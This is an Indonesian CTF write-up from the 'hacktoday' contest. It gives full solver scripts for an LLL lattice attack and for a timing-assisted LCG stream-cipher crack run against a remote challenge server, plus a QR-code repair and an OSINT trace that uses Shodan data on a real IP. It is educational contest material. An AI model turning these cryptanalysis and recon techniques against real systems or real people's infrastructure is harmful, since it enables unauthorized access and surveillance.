Nah dari sini kita bisa solve menggunakan LLL, disini kita bisa menggunakan $[priv_1, priv_2, priv_3, lastpriv]$, sebagai target kita, kita bisa construct matrix seperti ini

```

[2^256 0 0 pub1]
[0 2^256 0 pub2]
[0 0 2^256 pub3]
[0 0 0 -S]

```

Note bahwa lastpriv ini 512 bits sementara list_priv semua 256 bit, jadi kita perlu samakan bit jumlah bit nya biar bisa dapet shortest basis vector yang diinginkan
(belajar tentang LLL [disini](#))

Dari sini karena kita tahu tidak ada private key yang negatif, maka kita bisa cek aja dari tiap row yang mana yang value nya positif semua dan kita akan mendapatkan private key nya

```

e = 65537
phi = (p-1) * (q-1)
d = pow(e, -1, phi)
pub_1 = pow(enc_pub_1, d, n)
list_pub = [pub_1] + list_pub

```

```
from math import log2
```

```

L = matrix(QQ, 4, 4)
for i in range(3):
    L[i, i] = 2**256
    L[i, 3] = list_pub[i]

L[3, 3] = -S

# print(L)
res = L.LLL()
for row in res:
    if all(i > 0 for i in row):
        print(row)

```

```

        priv = list(map(lambda x: int(x) // (2**256), row[:-1])) +
[int(row[-1])]
        assert sum([i*j for i, j in zip(list_pub, priv[:-1])])-priv[-1]
== s

```

Sip terakhir tinggal pakai private key nya buat decrypt aes flagnya

Full solver:

```

from sage.all import *
from gmpy2 import iroot
LIST_ENC_FLAG =
['239e377818228c060ab188496a2e7f77b1ec38eef349afb7735e8562a8bfb5b',
'd1241bf60201fc71555ca707376d6338235528ad0e28dbb94c35d9d405a97bed',
'c8d47782567ef3dad154862d17db0dbf73bef92dd132d3d25732fe71250e66c',
'b9ce3a4342c3e3e54efbd828592ac150cbf8bba6d62b2651b72dff714c8ed0']
list_pub =
[1161320140005749707805709030402172089117943208652656571706136009834704
09932919830200520251430101276696937898077350978028796991533542843684485
29008781616522451578226320548749501075273317907757863055316642309579938
69300578653829300618564125662021122760719502029288362716377525824479237
23501809509439763467269726,
83509431656060277175726631692751712436041852966888951705552845827321394
84721122155658703541168241499732580007826345375106003594596212492308752
87417144740992422554082020450540246063825992841028875561485119076809367
15648903771899109605565474847144521059344370252606712636671726789689734
099840570078192882979537]
n =
21494706506112814995226569181090852280422300917176877638635295637673759
63132915469064282696589461460415605353861643984560605961452786024506827
7432423380382396247506224840091250264795793963597982629753616509755530
00555775865926855812974892198213651513048404207994630618395458229294928
96335862306037200235339611509683981934886257545052463022510852285691679
71802622452122981323265816370426812385976784515212771614180407811823757
93321316654017168907386657102122550308282176667636363232360274592614865
02421305454516852010980100844571282214454441826252190793471941574002225
2802233402976657039356338234139810434208258391879
hint_1 =
-1272566503119294302942895916890922267184850479564087891153363543108011
04623976757043451453816375949235728075136862869662037345772130744666161
90990790834686274166067773495604225301402414259563858944140502228123924
36631724925435829645581262782000865006325249256166383084578747931845432
37157472172147158071342155064
enc_pub_1 =
16069120540708758665775471206808262045684214488817908051921134338076093

```

```

85835911020147921843983311317526064813328399617384450258819449706136798
49232562454421772665984571513403614150964599461163136079701961111660729
23147328483447655412954553953286147260344806678107993012767621897081000
40098263419753511173271547264089341693241019706145385653942904412449841
73727983866280732745793163450856036204565869931059989537198067593661745
67064640546414233054872060916311881700933997337512856672608264803359635
11948978650073023051280687116280536263234396635335374800248080339928141
9922246583366138119486779651680047080340593379967

S =
10426898420426810240569695316876227128971175509482864539898388868035265
23750011131957074320305947780849696835095166965708737983278762394803917
86293874687935567481706432541612480831440943387278263179445239588641598
16411945022004758108836141332602962869135439690333562721651219115117716
8867922239160852403566695939846204123206189093176466899589010113373628
9570705948553072541119031047551

found = False
for a in range(1, 1000):
# for a in [210]:
    print(a)
    if found:
        break
    for b in range(1, 1000):
        # a * p - b * q = hint_1
        # q = (a * p - hint_1) / b
        # n = p * q
        # n = p * ((a * p - hint_1) / b)
        # n = (a * p**2 - hint_1 * p) / b
        # b * n = a * p**2 - hint_1 * p
        # a * p**2 - hint_1 * p - b * n = 0
        # p = (hint_1 +- sqrt(hint_1**2 - 4 * a * (-b * n))) / (2 * a)

        p = (hint_1 + int(iroot(hint_1**2 - 4 * a * (-b * n), 2)[0]))
// (2 * a)
        if n % p == 0:
            q = n // p
            found = True
            break
        else:
            p = (hint_1 - int(iroot(hint_1**2 - 4 * a * (-b * n),
2)[0])) // (2 * a)
            if n % p == 0:
                q = n // p

```

```

        found = True
        break

print(p,q)
assert p*q == n

e = 65537
phi = (p-1)*(q-1)
d = pow(e, -1, phi)
pub_1 = pow(enc_pub_1, d, n)
list_pub = [pub_1] + list_pub
from math import log2

L = matrix(QQ, 4, 4)
for i in range(3):
    L[i, i] = 2**256
    L[i, 3] = list_pub[i]

L[3, 3] = -S

# print(L)
res = L.LLL()
for row in res:
    if all(i > 0 for i in row):
        print(row)
        priv = list(map(lambda x: int(x)/(2**256), row[:-1])) +
[int(row[-1])]
        assert sum([i*j for i, j in zip(list_pub, priv[:-1])])-priv[-1]
== S

from Crypto.Cipher import AES
import hashlib
def decryptFlag(enc: str, key: int) -> bytes:
    cipher = AES.new(hashlib.sha256(str(key).encode()).digest()[:16],
AES.MODE_CBC, iv=bytes.fromhex(enc)[:16])
    return cipher.decrypt(bytes.fromhex(enc)[16:])

for enc, key in zip(LIST_ENC_FLAG, priv):
    print(decryptFlag(enc, key))

```

PROBLEMS 4 OUTPUT TERMINAL PORTS DEBUG CONSOLE

```
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
12801463560229322756167861584827930624669802128913630691230989327839893082437753356
05612114160890015540045991717095153661037212621524786203969440022062595051354825416
13726547887135949918069207815689649170570762037860627082121587201002531119156706058
6303100385175652258967053527134565151906295315944283
(4560766069414922391090547065415239338810280354073547793644510150801829870796066908
02315983854151918230975321567064524911959955500704547767775574572144634514784823962
17780327027315019654762793895198426509147796388128291715922139739030539450502608242
03270046921867398217175409200235755947425908443154425525)
b'hacktoday{LoLoL\x01'
b'o_LLL_Ga_Bahaya\x01'
b'_Ta?_afd2134567\x01'
b'81aefcd__ZafiN}\x01'
_____(wrth@wrth) - [~/mnt/d/technical/ctf/hacktoday/Lo_Lo_Lo_Ga_Bahaya_Ta_1
```

Flag: **hacktoday{LoLoLo_LLL_Ga_Bahaya_Ta?_afd213456781aefcd__ZafiN}**

DejaVu

Diberikan sebuah service beserta source nya

```
#!/usr/bin/env python3

import time
from secret import get_all_key

import sys

class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
```

```
def write(self, data):
    self.stream.write(data)
    self.stream.flush()

def writelines(self, datas):
    self.stream.writelines(datas)
    self.stream.flush()

def __getattr__(self, attr):
    return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

def bytes2bin(msg: bytes):
    return bin(int.from_bytes(msg, "big"))[2:]

def bin2bytes(msg: bytes):
    return int(msg, 2).to_bytes((int(msg, 2).bit_length() + 7) >> 3,
"big") or b"\x00"

class KeyGen:
    def __init__(self, x: int, m: int, c: int, n: int):
        self.m = m
        self.c = c
        self.n = n
        self.state = x % n
        self.bitstate = bin(self.state)[2:]

    def update_state(self, isflag=0):
        self.state = (self.state * self.m + self.c) % self.n
        self.bitstate = bin(self.state)[2:]
        if isflag:
            return
        time.sleep(1)

    def get_bit(self, isflag=0):
        b = self.bitstate[-1]
        self.bitstate = self.bitstate[:-1]
        if not self.bitstate.isdigit():
```

```
        self.update_state(isflag)
        return int(b)

class StreamCipher:
    def __init__(self):
        m, c, n, x = get_all_key()
        self.keygen = KeyGen(x, m, c, n)

    def encrypt(self, msg: bytes, isflag=0):
        return bin2bytes(
            "".join([str(int(b) ^ self.keygen.get_bit(isflag)) for b in
bytes2bin(msg)]))
    )

def menu():
    print("""[1] Encrypt a message\n[2] Get an encrypted flag\n[3]
Exit""")

def main():
    cipher = StreamCipher()
    with open("flag.txt", "rb") as f:
        fl4g = f.read()
        f.close()
    enc_fl4g = cipher.encrypt(fl4g, 1)
    print("Welcome!")
    start = time.time()
    while time.time() - start <= 45:
        menu()
        opcode = input("[>] ").strip()
        if opcode == "3":
            break
        elif opcode == "1":
            msg = input("Message to encrypt : ").strip().encode()
            ct = cipher.encrypt(msg)
        elif opcode == "2":
            msg = "flag"
            ct = enc_fl4g
        else:
            print("Maksud?")
            continue
    print("Exiting...")
```

```

        if len(msg) == 0:
            print("Invalid message.")
            continue
        print("Encrypted message :", ct.hex())
    return 0

if __name__ == "__main__":
    main()

```

seperti deskripsinya, jadi ini ada LCG yang generate key buat stream cipher, jadi statenya dijadiin binary lalu di pake satu per satu buat xor ama message, saat binary statenya udah abis, baru statenya diupdate lagi

Nah kita bisa tahu kalau mereka nge reload statenya karena ada sleep tiap update, jadi kita bisa analisis aja dengan nge xor pasangan pt-ct yang kita tahu, lalu dipisahin per dia sleep

Nah salah satu yang saya notice aja kalau kita kirim \x01, maka hasil binary nya hanya 1 bit saja, sehingga dia mengambil 1 bit terus dari state, sehingga kita mencari titik exact state nya diupdate, tapi sayangnya kalau ngirim \x01 berulang ulang itu waktunya gabakal cukup, jadi idenya adalah kita kirim dlu bytes banyak2 sampe udah mau reload, baru kita kirim \x01 buat nyari exact nya

Untuk awalnya saya notice akan sleep di sekitaran 20an bit (b"A" itu kehitung 7 bit), ini kecil karena merupakan sisa encrypt flag tadi

```

r.sendline(b"1")
r.sendline(b"A" * 2)
r.recvuntil(b"Encrypted message : ")
res = bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
leak.append(res)
for i in range(20):
    print(i)
    r.sendline(b"1")
    start = time.time()
    r.sendline(b"\x01")
    r.recvuntil(b"Encrypted message : ")
    end = time.time()
    res = bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
    if end - start > 1:
        leak.append(res)
        leak.append("---")
        break
    leak.append(res)

```

nah untuk selanjutnya saya notice bahwa dia ngesleep per ~100 bit, sehingga saya ngirim 12 A dulu (84 bit) baru sisanya ngirim \x01

```
for i in range(6):
    print(f"{i = }")
    r.sendline(b"1")
    start = time.time()
    r.sendline(b"A"*12)
    r.recvuntil(b"Encrypted message : ")
    end = time.time()
    print(f"{end-start = }")
    res = bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
    leak.append(res)

for j in range(100):
    print(f"{j = }")
    r.sendline(b"1")
    start = time.time()
    r.sendline(b"\x01")
    r.recvuntil(b"Encrypted message : ")
    end = time.time()
    res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
    if end-start > 1:
        leak.append(res)
        leak.append("---")
        print("ok")
        break
    leak.append(res)
```

Lalu dari sini tinggal kita [crack LCG](#) biasa aja lalu simulasikan state saat encrypt flag

Full solver:

```
from pwn import *
from Crypto.Util.number import long_to_bytes, bytes_to_long, inverse
import time

def bytes2bin(msg: bytes):
    return bin(int.from_bytes(msg, "big"))[2:]

def bin2bytes(msg: bytes):
    return int(msg, 2).to_bytes((int(msg, 2).bit_length() + 7) // 3,
                                "big") or b"\x00"
```

```

def findvalid(s):
    s = int(s, 2)
    while True:
        if long_to_bytes(s).strip() != b"" and long_to_bytes(s).strip() == long_to_bytes(s) and s != 0x1f:
            return long_to_bytes(s)
        s-=1

# context.log_level = "debug"

for _ in range(10):
    try:
        tchange = []
        leak = []
        r = remote(b"103.181.183.216", 18000)
        enc =""
        try:
            r.sendline(b"1")
            r.sendline(b"A" * 2)
            r.recvuntil(b"Encrypted message : ")
            res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode())))
            leak.append(res)
            for i in range(20):
                print(i)
                r.sendline(b"1")
                start = time.time()
                r.sendline(b"\x01")
                r.recvuntil(b"Encrypted message : ")
                end = time.time()
                res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode())))
                if end-start > 1:
                    leak.append(res)
                    leak.append("---")
                    break
                leak.append(res)
            for i in range(6):
                print(f"{i} = ")
                r.sendline(b"1")
                start = time.time()
                r.sendline(b"A" * 12)
                r.recvuntil(b"Encrypted message : ")

```

```

        end = time.time()
        print(f"{end-start = }")
        res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode())))
        leak.append(res)
        for j in range(100):
            print(f"{j = }")
            r.sendline(b"1")
            start = time.time()
            r.sendline(b"\x01")
            r.recvuntil(b"Encrypted message : ")
            end = time.time()
            res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode())))
            if end-start > 1:
                leak.append(res)
                leak.append("---")
                print("ok")
                break
            leak.append(res)

r.sendline(b"2")
r.recvuntil(b"Encrypted message : ")
enc = r.recvline().strip().decode()
print(enc)
except Exception as e:
    print(e)

print(leak)

last = 0
parsed = []
for i in range(len(leak)):
    if leak[i] == "---":
        parsed.append(leak[last:i])
        last = i+1

rec_param = parsed[1:]

def decrypt(msg: bytes, key):
    x = bytes2bin(key)
    return ''.join([str(int(b) ^ int(k)) for b,k in
zip("0"*(len(x)-len(bytes2bin(msg))) + bytes2bin(msg), x)])

```

```

realstate = []
for state in rec_param:
    tmp = ""
    for s in state:
        if s == 0:
            tmp += "1"
        elif s == 1:
            tmp += "0"
        else:
            tmp += decrypt(long_to_bytes(s), b"A" * 12)
    realstate.append(int(tmp[::-1], 2))

print(f"realstate = {realstate}")
print(f"enc = {enc}")

from functools import reduce
from math import gcd
# [31044, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, '---',
6600232730339296412275364630, 1, 1, 0, 1, 0, '---',
24816356917238262046537951801, 0, 0, 0, 0, 1, 0, 0, '---',
38787677751796829020486666302, 0, 0, 1, 1, 1, 0, 0, 0, '---',
10426869716377176561724964259, 1, 0, 0, 1, 0, 1, 0, '---',
27138647748189565429248854173, 1, 0, 0, 0, 1, 1, 0, 0, '---',
36421920525297470998160201466, 0, 0, 0, 1, 0, 1, 1, 1, 0, '---',
33127649967146380890305419021, 0, 1, 1, 1, 1, 0, '---']
    # realstate = [828535885103376872536576205845,
4401935222058076426026552769348, 17905344421316724398662127080478,
3417835529720129098651184318339, 18310924675887481932640453773236,
21861697792746319829744442522518, 1315064872095466407119537432874]
    # enc =
'13c52796399a3e039eaeec7b36a683f27c7b414b3ca8f606c01e1eb183175a258c4330
'

flag = bytes.fromhex(enc)

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0] * multiplier) % modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    i = states[1] - states[0]
    assert (states[2] - states[1]) % gcd(i, modulus) == 0

```

```

        multiplier = (states[2] - states[1])//(gcd(i, modulus)) *
inverse(i//gcd(i, modulus), modulus) % modulus
        return crack_unknown_increment(states, modulus, multiplier)

def crack_unknown_modulus(states):
    diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
    zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs,
diffs[1:], diffs[2:])]
    modulus = abs(reduce(gcd, zeroes))
    return crack_unknown_multiplier(states, modulus)

n, m, c = crack_unknown_modulus(realstate)
print(n,m,c)

state = realstate[0]
assert (state * m + c) % n == realstate[1]
binstate = ""
x = bytes2bin(flag)
while len(binstate) < len(x):
    assert ((state-c)%n) % gcd(m,n) == 0
    prev = ((state - c)%n) // gcd(m,n) * inverse(m//gcd(m,n),
n) % n
    assert (prev * m + c) % n == state
    binstate = (bin(prev)[2:][::-1]) + binstate
    state = prev

if len(binstate) > len(x):
    binstate = binstate[:len(x)]

realflag = ""
for i in range(len(binstate)):
    realflag += str(int(binstate[i])) ^ int(x[i]))

print(bin2bytes(realflag))
except Exception as f:
    print(f)

```

```
PROBLEMS 1 OUTPUT TERMINAL PORTS DEBUG CONSOLE

j = 2
j = 3
j = 4
j = 5
j = 6
j = 7
j = 8
j = 9
ok
4f349037efc722bb8d10e4a34c841231bfb528838e7f9b7c552fdd7f0396b56935dbd12
[8004, 0, 1, 1, 0, 1, 1, 0, '---', 24598195361882478442510534430, 1, 0, 1, 0, 0, 1, 1, 1, 0, '---', 3351182825119885981814
1, 0, 1, 1, 1, 0, '---', 10202977033442381787420792527, 1, 0, 0, 1, 0, 0, 1, 1, 0, '---', 9717654879747235183214918
2221, 1, 0, 0, 1, 1, 1, 0, 0, '---']
realstate = [11209915379638588287535602150968, 441035738197547679194102909018, 31107108692370040881412728832342, 249744992
385010363037113660661334]
enc = '4f349037efc722bb8d10e4a34c841231bfb528838e7f9b7c552fdd7f0396b56935dbd12'
37641199355857927923249955224929 808821084958085325532459737433 1237013108148841043793533702839
b'hacktoday{51MP13_LCG_Cr4CKIN6_1NN17}'
[+] Opening connection to b'103.181.183.216' on port 18000: Done
0
1
2
3
4
5
6
7
i = 0
end-start = 0.4993908405303955
j = 0
j = 1
j = 2
```

Flag: **hacktoday{51MP13_LCG_Cr4CKIN6_1NN17}**

Note: kadang solvernya rusak for some reason, punya nya probset juga gitu katanya, jadi harus run ulang ulang.baru dapet wkwkwk


Forensic

Doodled

Ada sebuah PNG dengan gambar QR yang telah diwarnai.




Disini, kita bisa menimpa ulang warna-warna tersebut dengan kotak hitam agar bisa merecover banyak dari bagian QR Code tersebut. Saya menggunakan aplikasi Photopea untuk melakukan hal tersebut.



Saya lalu mencari “QR Code Recovery” di Google lalu saya diarahkan sebuah website berisi tools untuk merecover QR Code tersebut. (<https://merri.cx/qrazybox/>)

Setelah saya mengupload gambar QR Code yang sudah saya timpah ulang, tools tersebut langsung bisa merecover sisanya. Flag terdapat di dalam QR Code yang terencode ke dalam QR Code tersebut.




FLAG: hacktoday{g00d_70b_QR_c0d3_r3p41R_5uCC3s5fuL!}

OSINT

Initial Point

Disini kita diberikan sebuah video... Yang kalau kita tonton sampai akhir ada sesuatu yang menarik, ada IP address.



Saya lalu mencari informasi lebih banyak mengenai IP address tersebut menggunakan shodan.io dan menemukan IP address tersebut dimiliki oleh sebuah perusahaan ISP Rusia bernama JSC Ufanet

SHODAN Search Results for 136.169.226.46

General Information:

- Hostnames: 136.169.226.46.dynamic.ufanet.ru
- Domains: UFANET.RU
- Country: Russian Federation
- City: Ufa
- Organization: JSC Ufanet
- ISP: JSC Ufanet
- ASN: AS24955


Open Ports:

- 80
- 443
- 554


Logs:

- // 80 / TCP - 1739440860 | 2023-08-25T16:53:30.168079
HTTP/1.1 302 Found
Connection: keep-alive
Date: Fri, 25 Aug 2023 16:53:29 GMT
Content-Length: 43
Server: Streamer 22.04
Location: https://136.169.226.46:443/admin/
- // 554 / TCP - 837810843 | 2023-08-13T23:28:59.916243
RTSP/1.0 200 OK
Server: Streamer 22.04
Cache-Control: no-cache
Cseq: 1
Supported: play, basic, cam, pconiclient


Ufanet memiliki jaringan kamera publik yang bisa kita lihat secara langsung melalui website <http://maps.ufanet.ru> yang saya temukan melalui searching “ufanet camera” di Google.



Saya lalu mengklik dan mendapatkan bahwa setiap kamera memiliki identifier unik <http://maps.ufanet.ru/ufa#>(identifier unik). Saya lalu mengubah bagian tersebut sesuai yang ada di video soal dan menemukan rekaman sebuah pemberhentian bus persis dengan yang ada di video soal.



